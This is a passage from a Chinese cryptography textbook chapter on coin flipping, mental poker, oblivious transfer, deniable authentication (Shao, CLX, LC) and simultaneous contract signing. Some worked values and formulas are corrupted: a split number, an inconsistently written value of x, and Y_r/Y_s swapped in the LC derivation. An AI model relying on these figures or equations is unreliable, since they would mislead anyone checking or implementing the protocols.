(4) 在这一过程中有瑕疵。假定 Bob 决定故意输掉猜测。他可以宣称 Alice 发来的就是他已经有的 x。Alice 将无从判断这一点，因为她知道的信息仅仅是 Bob 提供的模 n 的平方数。例子：Alice 选择 $p=2038074743$ 和 $q=1190494759$。她发送 $n=p \cdot q=2426317299991771937$ 给 Bob。Bob 选择 $x=1414213562373095048$，计算 $y \equiv x^2 \equiv 363278601055491705 \pmod n$，将其发送给 Alice。Alice 计算 $y^{(p+1)/4} \equiv 1701899961 \pmod p$ 和 $y^{(q+1)/4} \equiv 325656728 \pmod q$。因此，她可以得到 $x \equiv \pm 1701899961 \pmod p$ 和 $x \equiv \pm 325656728 \pmod q$。中国剩余定理将据此得到 4 个根：$x \equiv \pm 1012103737618676889$ 或 $\pm 937850352623334103 \pmod n$。假定 Alice 发送 1012103761867688 9 给 Bob，这里是 $-x \pmod n$，因此，Bob 只能宣布 Alice 赢。假如 Alice 发送 937850352623334103 给 Bob，则 Bob 宣布自己赢，并且可以计算 $(1414213562373090548-937850352623334103, n) = 1190494759$ 来支持自己的结论。

图 8.4　平方根的投币协议

8.4 电话扑克协议：公平的游戏

一个类似于公平投币的协议就是电话扑克协议，它允许 Alice 和 Bob 在电话两端玩扑克。不同于处理“正面”和“反面”两条消息，Bob 需要处理分别代表每一张牌的 52 个数字 c_1，c_2，…，c_{52}。如何保证在游戏中没有欺诈？

思路：Bob 用自己的加密密钥加密牌 c_1，c_2，…，c_{52} 发送给 Alice。Alice 随机选择 5 张牌，用自己的加密密钥加密，发还给 Bob。Bob 解密这些牌后发还给 Alice，她再解密决定自己手中的 5 张牌。Alice 再随机选择 5 张牌发给 Bob。Bob 解密它们得到自己的 5 张牌。在游戏的过程中，剩下的牌可以按照同样的方法发出。在游戏结束后，Alice 和 Bob 都公布自己的牌和密钥对以确定没有人在游戏中欺骗。

实例：基于离散对数的两方扑克协议，流程如图 8.5 所示。

协议：基于离散对数问题的扑克协议。

摘要：游戏者 Alice 和 Bob 在公共信道交互 4 条消息。

结果：两个游戏者各得到 5 张牌。

扑克会话执行如下步骤：

(1) Alice 和 Bob 协商一个适当的素数 p。Alice 选择一个秘密整数 α 满足 $\gcd(\alpha, p-1)=1$，并计算 α' 满足 $\alpha \cdot \alpha' \equiv 1 \bmod (p-1)$。Bob 选择一个秘密整数 β 满足 $\gcd(\beta, p-1)=1$，并计算 β' 满足 $\beta \cdot \beta' \equiv 1 \bmod (p-1)$。（在每次不同的扑克游戏中要选用不同的 p、α 和 β。）

(2) 52 张牌用 52 个预先双方确认的模 p 不同数字 $c_1, c_2, \cdots, c_{52}$ 表示。Bob 计算 $b_i \equiv c_i^{\beta} \pmod p$，这里 $1 \leqslant i \leqslant 52$，并发送它们给 Alice。

(3) Alice 选择 5 个数字 $b_{i_1}, b_{i_2}, \cdots, b_{i_5}$，计算 $b_{i_j}^{\alpha} \pmod p$，这里 $1 \leqslant j \leqslant 5$，并发送这些数字给 Bob。

(4) Bob 对这些数字做 β' 次幂，并将它们发还给 Alice。Alice 对这些数字做 α' 次幂。这些就是 Alice 手中的牌。

(5) Alice 再随机选择 5 个数字 $b_{k_1}, b_{k_2}, \cdots, b_{k_5}$，并发送它们给 Bob。Bob 计算 $b_{k_j}^{\beta'} \pmod p$，这里 $1 \leqslant j \leqslant 5$。

这些就是 Bob 手中的牌。




图 8.5 基于离散对数的两方扑克协议

实例：可以很容易地将两方扑克协议扩展到三方。

- Alice、Bob 和 Carol 都产生一个公钥/私钥密钥对。

根据加密可交换性质，有 $M_{k1,k2} = M_{k2,k1}$。

- Alice 产生 52 个消息（可验证的唯一的随机串），每个代表一副牌中的一张牌。Alice

用她的公钥加密所有这些消息，并将它们发送给 Bob。

- Bob，由于不能阅读任何消息，他随机地选择 5 张牌。他用他的公钥加密，并把它们回送给 Alice。Bob 将余下的 47 张牌送给 Carol。
- Carol，由于不能阅读任何消息，也随机选 5 个消息。她用她的公钥加密，并把它们送给 Alice。
- Alice 也不能阅读回送给她的消息，她用她的私钥对它们解密，然后送给 Bob 或 Carol(依据来自谁而定)。
- Bob 和 Carol 用他们的密钥解密并获得他们的牌。
- Carol 从余下的 42 张牌中随机取 5 张，把它们发送给 Alice。
- Alice 用她的私钥解密消息获得她的牌。

例子：考虑一个简单的只有 5 张牌：10，J，Q，K，A 的游戏。每个游戏者发一张牌。

将牌变成双方认可的数字 10＝200514，J＝10010311，Q＝1721050514，K＝11091407，A＝10305。令素数为 $p=2396271991$。Alice 选择一个秘密整数 $\alpha=1234567$，Bob 选择一个秘密整数 $\beta=7654321$。Alice 计算 $\alpha'=402406273$，Bob 计算 $\beta'=200508901$。Bob 现在计算(模 p 同余)：$200514^{\beta}\equiv914012224$；$10010311^{\beta}\equiv1507298770$；$1721050514^{\beta}\equiv74390103$；$11091407^{\beta}\equiv2337996540$；$10305^{\beta}\equiv1112225809$。Bob 洗牌后将这些数字发给 Alice：1507298770，1112225809，2337996540，914012224，74390103。Alice 现在在其中选择一张她的牌，例如，第 4 张计算 α 次幂，并发送给 Bob：$914012224^{\alpha}\equiv1230896099 \pmod p$。Bob 计算 β'次幂并将其送还 Alice：$1230896099^{\beta'}\equiv1700536007 \pmod p$。Alice 现在计算 α'次幂：$1700536007^{\alpha'}\equiv200514 \pmod p$。因此，她的牌就是 10。现在 Alice 从 Bob 发来的牌中再选一张，例如，1507298770 并发还给 Bob。Bob 计算 $1507298770^{\beta'}\equiv10010311 \pmod p$。因此，他的牌就是 J。

为了防止欺骗，Alice 和 Bob 接下来公布他们的秘密 α 和 β。如果 Alice 试图声称自己选择的是 K。Bob 可以很快地计算 α'并展示 Alice 拿到的是 10。

在游戏结束时，Alice、Bob 和 Carol 都出示他们的牌以及他们的密钥，以便每人都确信没有人作弊。

8.5 不经意传输协议：版权的秘密

不经意传输或称健忘传输(Oblivious Transfer，OT)是设计其他密码协议的基础。OT 可以用来构造更为复杂的协议，不经意电路计算(Oblivious Circuit Evaluation)。同时，不须任何假设，利用它可以为 NP 构造一个零知识证明。

不经意传输协议最早是由 Rabin 于 1981 年提出的。在 OT 中，有 2 个参与者，假设其中一方为 Alice(发送方)，另一方为 Bob(接收方)。在该协议中，Alice 输入 1 个消息 $M\in\{0,1\}^k$，Alice 和 Bob 通过一定的方式交互之后，Bob 只能以 1/2 的概率接收到 M(对 Alice 的隐私性)，而且，Alice 无法知道 Bob 是否得到了 M(对 Bob 的隐私性)。Bob 可以确信地知道他是否得到了消息 M(正确性)。

比 2 取 1 不经意传输更一般的不经意传输协议是 n 取 1 不经意传输。在这个协议中，Bob 只能得到 n 则消息中的 1 个。

n 取 m 不经意传输($0<m<n$)是所有的不经意传输协议中最一般的,即 Alice 有 n 个输入,Bob 只能得到其中的 m 个。

起初,不经意传输协议可以简单概括为拥有以下两点特性:

- 设 A 有一个秘密,想以 1/2 的概率传递给 B,即 B 有 50%概率收到该秘密。
- 协议执行完后,A 不知道 B 是否收到这个秘密。

进一步地,可以将定义形式化为以下两种情况,如图 8.6 所示。

定义 1　2 取 1 不经意传输(OT_2^1)

在一个两方协议中,Alice 的输入为 2 个消息 M_0、$M_1 \in \{0,1\}^k$,Bob 的输入为 $c \in \{0,1\}$,如果一个协议为 2 取 1 不经意传输协议,必须满足如下 3 个条件:

正确性——在 Bob 和 Alice 都是诚实的前提下,Bob 总可以得到 M_c。

对 Bob 的隐私性——Alice 无法知道 Bob 的选择 c。

对 Alice 的隐私性——Bob 无法得到另一个 M_{1-c}。

定义 2　n 取 m 不经意传输(OT_n^m)

在一个两方协议中,Alice 的输入为 n 个消息 $M_1,\cdots,M_n \in \{0,1\}^k$,Bob 的输入为 m 个不同的选择 $c_1,\cdots,c_m \in \{1,2,\cdots,n\}$,如果一个协议为 n 取 m 不经意传输协议,必须满足如下 3 个条件:

正确性——在 Bob 和 Alice 都是诚实的前提下,Bob 得到 $M_i, i \in \{c_1, c_2,\cdots,c_m\}$。

对 Bob 的隐私性——Alice 无法知道 Bob 的选择 $j, j \in \{c_1,c_2,\cdots,c_m\}$。

对 Alice 的隐私性——Bob 无法得到其他消息 $M_j, j \in \{1,2,\cdots, n\}-\{c_1,c_2,\cdots,c_m\}$。

图 8.6　不经意传输协议形式化定义

(1) 基于大数分解的 2 取 1 不经意传输协议,如图 8.7 所示。

- A 想通过不经意传输协议传给 B 大数 n 的因子分子。
- 如果已知某数在模 n 下的两个不同的平方根,就可以分解 n。

(1) B 随机选一个数 x,将发给 A。

(2) A(掌握 n 的分解)计算 $x^2 \bmod n$ 的 4 个平方根 $\pm x$ 和 $\pm y$,将其中之一发给 B。

(3) B 检查收到的数是否与 $\pm x$ 在模 n 下同余,如果是,B 没有得到任何新的信息,否则 B 掌握了 $x^2 \bmod n$ 的两个不同的平方根,从而可以分解 n,而 A 确不知道究竟是哪种情况。

图 8.7　基于大数分解的 2 取 1 不经意传输协议

(2) 利用 2 取 1 不经意传输构造 n 取 1 不经意传输,如图 8.8 所示。

(3) 利用 n 取 1 不经意传输构造 n 取 m 不经意传输,如图 8.9 所示。

(4) 基于一般公钥密码系统的 2 取 1 不经意传输协议,如图 8.10 所示。

设在一个公钥密码系统中,有一个加密函数 E,一个解密函数 D,一个公钥 $\mathrm{Key_p}$,一个私钥 $\mathrm{key_s}$(密钥长度满足 $|\mathrm{Key_p}|=|\mathrm{key_s}|=\mathrm{k}$)。满足:$\mathrm{String}=D(E(\mathrm{String},\mathrm{key_p}),\mathrm{key_s})$。在任意一个安全的公钥密码系统中,对于某个特定的公钥,无法计算出对应的私钥,或者说计算出对应的私钥很难。

此外,不经意签名的基本思想如下:

(1) Alice 有 n 份不同的消息。Bob 可以选择其中之一给 Alice 签名,Alice 没有办法知道她签的哪一份消息。

(2) Alice 有一份消息。Bob 可以选择 n 个密钥中的一个给 Alice 签署消息用,Alice 无法知道她用的哪一个密钥。

协议：在 OT_n^1 中，Alice 有输入 $M_1,\cdots,M_n\in\{0,1\}^k$。Bob 有输入 $s\in\{1,2,\cdots,n\}$。构造 OT_n^1 如下：

$$OT_n^1(M_1,\cdots,M_n)(s)$$

(1) Alice 随机选择 n 个串 $r_1,r_2,\cdots,r_n\in\{0,1\}^k$。

(2) Bob 根据 s 确定 $c_1,c_2,\cdots,c_n\in\{0,1\}$，即 $c_1=c_2=\cdots=c_{s-1}=0,c_s=\cdots=c_n=1$。

(3) Alice 和 Bob 执行 n 个 OT_2^1 协议 $OT_2^1(r_1,M_1)(c_1)$，$OT_2^1(r_2,M_2\oplus r_1)(c_2)$，$\cdots$，$OT_2^1(r_n,M_n\oplus r_1\oplus r_2\oplus\cdots\oplus r_{n-1})(c_n)$。

(4) Bob 可以得到 $M_s=(M_s\oplus r_1\oplus r_2\oplus\cdots\oplus r_{s-1})\oplus(r_1\oplus r_2\oplus\cdots\oplus r_{s-1})$。

证明：

正确性：在 Alice 和 Bob 执行 n 个 OT_2^1 协议中，由 OT_2^1 协议的正确性可知，由于 $c_1=c_2=\cdots=c_{s-1}=0,c_s=\cdots=c_n=1$，所以，Bob 总是可以得到 $r_1,r_2,\cdots,r_{s-1}$ 和 $M_s\oplus r_1\oplus r_2\oplus\cdots\oplus r_{s-1}$，那么，他就可以得到：$M_s=(M_s\oplus r_1\oplus r_2\oplus\cdots\oplus r_{s-1})\oplus(r_1\oplus r_2\oplus\cdots\oplus r_{s-1})$。因此，协议满足正确性要求。

对 Bob 的隐私性：在每个 OT_2^1 协议中，Alice 无法得到 $c_1,c_2,\cdots,c_{s-1}$，从而无法知道 Bob 的选择 s。

对 Alice 的隐私性：首先假设 Bob 可以得到 M_c。那么，他就要得到：$M_s\oplus r_1\oplus r_2\oplus\cdots\oplus r_{s-1}$，而不是 r_s。一方面，由于他想得到 M_c，那么他只能选择 $r_1,r_2,\cdots,r_{s-1}$，从而无法得到 $M_1,M_2,\cdots,M_{s-1}$。从另一方面来看，由于他无法获知 r_s，而要想知道 $M_{s+1},M_{s+2},\cdots,M_n$，就要首先得到 $M_{s+1}\oplus r_1\oplus\cdots\oplus r_s$，$M_{s+2}\oplus r_1\oplus\cdots\oplus r_{s+1}$，$\cdots$，$M_n\oplus r_1\oplus\cdots\oplus r_{n-1}$，从而无法得到 $M_{s+1},M_{s+2},\cdots,M_n$。因此，协议满足对 Alice 的隐私性。

图 8.8　利用 2 取 1 不经意传输构造 n 取 1 不经意传输

协议：在 OT_n^m 中，Alice 有输入 $M_1,M_2,\cdots,M_n\in\{0,1\}^k$。Bob 有 m 个不同的输入 $c_1,c_2,\cdots,c_m\in\{1,2,\cdots,n\}$。构造 OT_n^m 如下：$OT_n^m(M_1,M_2,\cdots,M_n)(c_1,c_2,\cdots,c_m)$

Alice 和 Bob 执行 m 次 OT_n^1 协议：

$OT_n^1(M_1,M_2,\cdots,M_n)(c_1)$；$OT_n^1(M_1,M_2,\cdots,M_n)(c_2)$；

⋮

$OT_n^1(M_1,M_2,\cdots,M_n)(c_m)$。

证明：

正确性：每执行一次 OT_n^1 协议，Bob 总是可以得到一个消息，那么执行 m 次以后，Bob 可以得到 m 个消息 M_j，$j\in\{c_1,c_2,\cdots,c_m\}$。

对 Bob 的隐私性：每执行一次子协议 OT_n^1，Alice 都无法得到 Bob 的选择，因此，Alice 无法知 Bob 的 m 个选择 $c_1,c_2,\cdots,c_m$。

对 Alice 的隐私性：每执行一次子协议 OT_n^1，Bob 只能得到一个消息，因此，执行 m 次子协议 OT_n^1，Bob 只能得到 m 个消息。

图 8.9　利用 n 取 1 不经意传输构造 n 取 m 不经意传输

Alice 的输入是两个字符串 $s_0, s_1 \in \{0,1\}^k$，Bob 的输入是 $c \in \{0,1\}$。
协议 PKS-$OT_2^1(s_0, s_1)(c)$
(1) Alice 选择一个随机字符串 $C \in \{0,1\}^k$，将 C 发送给 Bob。
(2) Bob 构造出一对公钥 key_{pc} 和私钥 Key_{sc}，再根据等式 $key_{p,1-c} \oplus key_{pc} = C$ 计算得到另外一个公钥 $key_{p,1-c}$，密钥长度满足 $|Key_{p0}| = |Key_{p1}| = |Key_{sc}| = |C|$。
(3) Bob 将 key_{p0} 和 key_{p1} 发送给 Alice。
(4) Alice 验证是否 $key_{p0} \oplus key_{p1} = C$，如果不是，拒绝执行。
(5) Alice 将 $E(s_0, key_{p0})$ 和 $E(s_1, key_{p1})$ 发送给 Bob。
(6) Bob 利用 key_{pc} 得到 $s_c = D(E(s_c, key_{pc}), key_{sc})$。
证明：
正确性：如果 Bob 和 Alice 都是诚实的，那么 Bob 总可以通过如下方式得到 $s_c = D(E(s_c, key_{pc}), key_{sc})$，即 Bob 总是可以得到其中的一个消息。
对 Bob 的隐私性：对于 Alice 来说，她在这个协议中所得到的只是 2 个随机的字符串 key_{p0} 和 key_{p1}；她无法据此判断 c 的确切值。
对 Alice 的隐私性：Bob 只能通过如下方法构造公钥和私钥 $Key_{pc}, Key_{sc} \rightarrow key_{p,1-c}$，根据公钥密码系统的要求，Bob 无法通过 $key_{p,1-c}$ 计算得到 $key_{s,1-c}$。从而，Bob 只能得到 s_0 和 s_1 中的一个。
因此，通过以上 3 点可以知道，协议是 2 取 1 不经意传输协议。

图 8.10 基于一般公钥密码系统的 2 取 1 不经意传输协议

8.6 可否认认证协议：换种角度思考

可否认认证协议是指消息的接收方能够辨别出发送方的身份，但是不能向第三方证明发送方身份的一类协议。可否认认证协议有两个特征：首先，接收方可辨别消息的来源；其次，接收方不能向第三方证明消息的来源。

实际上，第二个特征又包含可否认性的两个不同层次：

(1) 接收方不能向第三方证明发送方参与过通信。

(2) 接收方可以证明发送方参与过通信，但是不能向第三方证明发送方发出的消息内容。

以上两点的主要区别在于接收方是否可以否认参与某次特定的通信。如果协议满足(1)，那么发送的消息内容自然也是可以否认的，所以(2)是(1)的一种特殊情况。

在实际应用中，很多业务只需要发送一条消息就能完成。显然，采用非交互式的可否认认证协议更适合这类应用。例如电子投票和电子邮件协商。众所周知，一次完整的网络选举要求投票者和计票机构可以彼此确认对方的身份。同时，参与者为了保护自己，需要在选举过程中保持选票的匿名，即使是计票机构也不能在事后向其他人证明投票者投出的选票信息。根据可否认认证协议的不同的应用环境把可否认认证协议分为交互式和非交互式两类。

可否认认证协议的交互式可以分为两种情况：一种是参与方为了传递一条可否认认证消息而进行信息交换；另一种是为了生成会话密钥而交互。交互式可否认认证协议主要用于在线的网络协商或者网络会议等工作。比如，网络会议本身要求认证性，而会议交流协商过程中的信息是只需要对方认证的消息，不应用作其他用途。

(1) Shao 的可否认认证协议，如图 8.11 所示。

(2) CLX 可否认认证协议。

借鉴 Shao 的非交互式可否认认证协议的思想，Cao 等人以双线性对为工具，提出了基于身份的 CLX 可否认认证协议。这个协议包含 4 个算法：setup、extract、authenticate 和 verify，如图 8.12 所示。

协议采用了 DSA 签名方案，S 和 R 都从有限域 $GF(q)$ 中选择元素 X_S 和 X_R 作为其私钥，并通过计算 $Y = g^x \bmod p$ 作为其公钥，即 $Y_S = g^{X_S} \bmod p$，$Y_R = g^{X_R} \bmod p$。每个用户的公钥均由 CA 验证。于是，S 和 R 各自拥有公钥和私钥。另外，Hash 函数是无碰撞的公开函数。当 S 发送一个可否认的消息给 R 时，则 S 执行下述协议：

(1) S 从 1 到 q 之间随机选择整数 t。

(2) S 计算 $K = Y_R^t \bmod p$，$r = H(K)$，$MAC = H(K \| M)$，$S = t - X_S r \bmod q$。

(3) 然后 S 发送 (r, S, MAC) 和消息 M 给 R。

(4) R 计算 $K' = (g^S Y_S^r)^{X_R} \bmod p$。

(5) R 验证 $r = H(K')$，$MAC = H(K' \| M)$。

如果收到的消息与计算得到的相等，R 就接受，否则拒绝。

证明：首先，如果发送者和接收者按协议规定操作，那么接收者总能够认证消息源。

由 $S + X_S r = t \bmod q$，可以得到如下等式

$g^S Y_S^r = g^t \bmod p \Rightarrow (g^S Y_S^r)^{X_R} = g^{tX_R} \bmod p = Y_R^t \bmod p$；

$K = K' \Rightarrow r = H(K) = H(K') \Rightarrow H(K \| M) = H(K' \| M)$。

因此，如果发送者和接收者按协议规定操作，那么接收者总能够认证消息源。

其次，接收者能够用伪造的消息 M' 构造其他的认证码 $MAC' = H(K \| M')$，且 (MAC', M') 与真实的消息认证码不可区分，所以，任何人都不相信消息 (MAC, M) 的真实性。也就是说，即便接受者公开密钥 K，第三方也不相信消息是由发送者产生的。

图 8.11　一种可否认认证协议

-Setup：G_1 和 G_2 分别是阶为 n 的加法群和乘法群。P 是 G_1 的生成元，而 $e: G_1 \times G_1 \rightarrow G_2$ 是满足定义 2.13（第 2 章）的双线性对。随机选取 $s \in Z_n^*$ 作为系统主密钥，并设定 $P_{pub} = sP$，另外，选择 3 个 Hash 函数：$H_1: \{0,1\}^* \rightarrow G_1^*$，$H_2: G_2^* \times \{0,1\}^* \rightarrow \{0,1\}^n$，$H_3: \{0,1\}^* \rightarrow \{0,1\}^n$，以及一个对称加密算法 $E: \{0,1\}^n \times \{0,1\}^n \rightarrow \{0,1\}^n$。消息空间是 $M \in \{0,1\}^n$。

-Extract：对于给定的字符串 $ID \in \{0,1\}^*$，PKG 计算 $Q_{ID} = H_1(ID)$ 作为 ID 的公钥，而其对应的私钥是 $S_{ID} = sQ_{ID}$。

-Authenticate：

(1) 发送者 Alice 知道接收者 Bob 的身份 ID_B，Bob 的私钥是 S_{ID_B}。Alice 计算 $Q_{ID_B} = H_1(ID_B)$。

(2) Alice 计算 $Y = e(TP_{pub} + S_{ID_A}, TP + Q_{ID_B})$，其中 $T \in Z_q^*$ 是时间戳。Alice 计算会话密钥 $K = H_2(Y, ID_A)$。

(3) 当 Alice 认证消息 $M \in \{0,1\}^n$ 时，她计算 $MAC = H_3(K, M)$ 和密文 $CI = E(K, M)$。

(4) Alice 将四元组消息 (ID_A, T, MAC, CI) 发送给接收者 Bob。

当完成步骤 1 和 2 以后，Alice 可重复步骤 3 和 4 多次，直到会话密钥 K 过期。

-Verify：

(1) 收到消息 (ID_A, T, MAC, CI) 后，Bob 计算会话密钥 $K^* = H_2(Y^*, ID_A)$，其中 $Y^* = e(TP + Q_{ID_B}, TP_{pub} + S_{ID_B})$。

(2) 如果时间戳合法，那么 Bob 解密 CI 得到消息 M^* 并计算 $MAC^* = H_3(K^*, M^*)$。

(3) Bob 验证 MAC 与 MAC^* 相等是否成立，如果成立，则接受，不成立则拒绝。如果 Alice 只重复执行步骤(3)和(4)发送消息，那么 Bob 可以只执行步骤(2)和(3)验证。

证明：首先，参与双方都按协议执行，则消息接收者总能够验证其正确性。因为在协议中，如果消息 (ID_A, T, MAC, CI) 是按规则生成的，那么肯定可以按如下方式进行计算：

$$Y^* = e(TP + Q_{ID_A}, TP_{pub} + S_{ID_B}) = e(TP + Q_{ID_A}, s(TP + Q_{ID_B}))$$
$$= e(s(TP + Q_{ID_A}), TP + Q_{ID_B}) = e(TP_{pub} + S_{ID_A}, TP + Q_{ID_B}) = Y$$
$$K^* = H_2(Y^*, ID_A) = H_2(Y, ID_A) = K$$
$$MAC^* = H_3(K^*, M^*) = H_3(K, M) = MAC$$

也就是说，消息通过验证。

其次，根据伪造的消息 M'，接收者也能够通过 $MAC' = H_3(H_2(Y, ID_A), M')$ 和 $CI' = E(H_2(Y, ID_A), M')$ 产生消息 (ID_A, T, MAC', CI')，其中，$Y = e(TP + Q_{ID_A}, TP_{pub} + S_{ID_A})$。也就是说，在协议中，接收者能够模拟产生发送者的认证消息。

图 8.12　CLX 可否认认证协议

(3) LC 可否认认证协议。

LC 协议是基于双线性对难题设计的。其中 G_1 和 G_2 分别是阶为 n 的加法群和乘法群。P 是 G_1 的生成元，而 $e:G_1\times G_2\to G_2$ 是满足定义 2.49 的双线性对。两个 Hash 函数 $H_1: G_2\to\mathbb{Z}_n^*$，$H_2:G_2\times\{0,1\}^n\to\mathbb{Z}_n^*$ 是公开的。另外，发送者选择随机数 $x_s\in\mathbb{Z}_n^*$ 作为私钥，同时发布 $Y_s=x_sP$ 作为对应的公钥；验证则也选择随机数 $x_r\in\mathbb{Z}_n^*$ 作为私钥，同时发布 $Y_r=x_rP$ 作为对应的公钥。注意，Y_s 和 Y_r 需要被 TA 认证，具体流程如图 8.13 所示。

1. 当发送者需要给接收者发送可否认的认证消息 m 时，发送者先执行如下的步骤：

(1) 选择随机数 $t\in Z_n^*$；

(2) 计算 $r=H_1(e,(P,P)^t)$；

(3) 计算 $s=\frac{t}{r+x_s}Y_r$；

(4) 计算 $\text{MAC}=H_2(e(P,P)^t,m)$；

(5) 发送 (r,s,MAC,m) 给接收者。

2. 在接收者收到 (r,s,MAC,m) 后，通过以下几步来验证：

(1) 通过如下方式计算 $e(P,P)^t$：

$$e(s,x_r^{-1}(rP+Y_s))=e\left(\frac{1}{r+x_s}Y_r,x_r^{-1}(rP+x_sP)\right)=e\left(\frac{tx_r}{r+x_s}P,\frac{r+x_s}{x_r}P\right)=e(P,P)^t$$

(2) 检查以下两个等式是否成立，如果成立则接受 (r,s,MAC,m)：

$$r=H_1(e(P,P)^t),MAC=H_2(e(P,P)^t,m)$$

证明：首先，如果协议的参与者都严格遵守协议规则，那么接收者将总能认证消息源。

在收到消息后，消息接收者 Bob 可以通过以下方式计算得到 $e(P,P)^t$：

$$e(s,x_r^{-1}(rP+Y_s))=e\left(\frac{t}{r+x_s}Y_s,x_r^{-1}(rP+x_sP)\right)=e\left(\frac{tx_r}{r+x_s}P,\frac{r+x_s}{x_r}P\right)=e(P,P)^t$$

由于 $e(P,P)^t$ 的计算需要发送者的公钥和接收者的私钥。而消息验证码 $\text{MAC}=H_2(e(P,P)^t,m)$，中间参数 $r'=H_1(e(P,P)^t)$，所以通过验证等式 $r'=r$ 和 $\text{MAC}=H_2(e(P,P)^t,m)$ 是否成立必然能够确认消息的来源。

其次，虽然接收者可以通过计算 $s'=\frac{1}{x_r}s=\frac{1}{r+x_s}P$ 将 s 转换为 s'，这样就能让任何人都可以通过 (r,s',MAC) 验证消息 m，但是由于接收者能够根据一个假消息 m' 构造另一个 $\text{MAC}'=H_2(e(P,P)^t,m')$，而 MAC' 与由发送者计算的实际的消息验证码 MAC 不可区分。因此，协议是可否认的。

图 8.13　LC 可否认认证协议

8.7　同步秘密交换协议：同时签约的升华

同步秘密交换协议(simultaneous secret exchange)最初的思想是由现实场景中的同时签约发展而来。同时签约的实例如下。

1. 带有仲裁者的签约

Alice 和 Bob 想订立一个合约。他们已经同意了其中的措词，但每个人都想等对方签名后再签名。如果是面对面的，这很容易：两人一起签。如果距离远的，他们可以用一个仲裁者。

（1）Alice 签署合约的一份副本并发送给 Trent。

（2）Bob 签署合约的一份副本并发送给 Trent。

（3）Trent 发送一份消息给 Alice 和 Bob，指明彼此都已签约。

（4）Alice 签署合约的两份副本并发送给 Bob。

（5）Bob 签署合约的这两份副本，自己留下一份，并把另一份发送给 Alice。

（6）Alice 和 Bob 都通知 Trent 他们每个人都有了一份有他们两人合签的合约副本。

（7）Trent 撕毁在每一份上只有一个签名的两份合约副本。

这个协议奏效是因为 Trent 防止了双方中的某一方进行欺骗。如果在步骤（5）中 Bob 拒绝签约，Alice 可以向 Trent 要求一份已经由 Bob 签署的合约副本。如果在步骤（4）中 Alice 拒绝签名，Bob 也可以这么做。当在步骤（3）中 Trent 指明他收到了两份合约，Alice 和 Bob 知道彼此已受到和约的约束。如果 Trent 在步骤（1）和（2）中没有收到这两份合约，他便撕掉已收到的那份，则两方都不受合约约束。

2. 无仲裁者的同时签约（面对面）

如果 Alice 和 Bob 正面对面坐着，那么他们可以这样来签约：

（1）Alice 签上她名字的第一个字母，并把合约递给 Bob。

（2）Bob 签上他名字的第一个字母，并把合约递给 Alice。

（3）Alice 签上她名字的第二个字母，并把合约递给 Bob。

（4）Bob 签上他名字的第二个字母，并把合约递给 Alice。

（5）这样继续下去，直到 Alice 和 Bob 都签上他们的全名。

如果你忽视掉这个协议的一个明显问题（Alice 的名字比 Bob 长），这个协议照样有效。在只签了一个字母之后，Alice 知道法官不会让她受合约条款约束。但签这个字母是有诚意的举动，并且 Bob 回之以同样有诚意的举动。

在每一方都签了几个字母之后，或许可以让法官相信双方已签了合约，虽然如此，细节却是模糊的。当然在只签了第一个字母后他们确实不受约束，正如在签了全名之后他们理所当然受合约约束一样。在协议中哪一点上他们算是正式签约呢？在签了他们名字的一半之后？三分之二之后？四分之三之后？

因为 Alice 或 Bob 都不能她或他受约束的准确点，他们每一位至少有些担心她或他在整个协议上都受合约约束。Bob 在任一点上都无法说："你签了四个字母而我只签了三个，你受约束，但我不受。"Bob 也没有理由不继续这个协议。而且，他们继续得越久，法官裁决他们受合约约束的概率越大。另外，也不存在不继续执行这个协议的理由。毕竟他们都想签约，他们只是不想先于另一方签约。

3. 数字证明邮件协议

此外，还有非面对面的无仲裁者的同时签约。这些真实场景均可以转化为另外一个场景：假设 Alice 要把一条消息送给 Bob，但如果没有签名的收条，她就不让他读出。这是一个典型的数字证明邮件协议，在实际生活中是邮政工作者处理这一过程，但相同的事可以使用密码术来做。Whitfield Diffie 最先讨论了这个问题：

（1）Alice 用一个随机的 DES 密钥加密她的消息，并把它发送给 Bob。

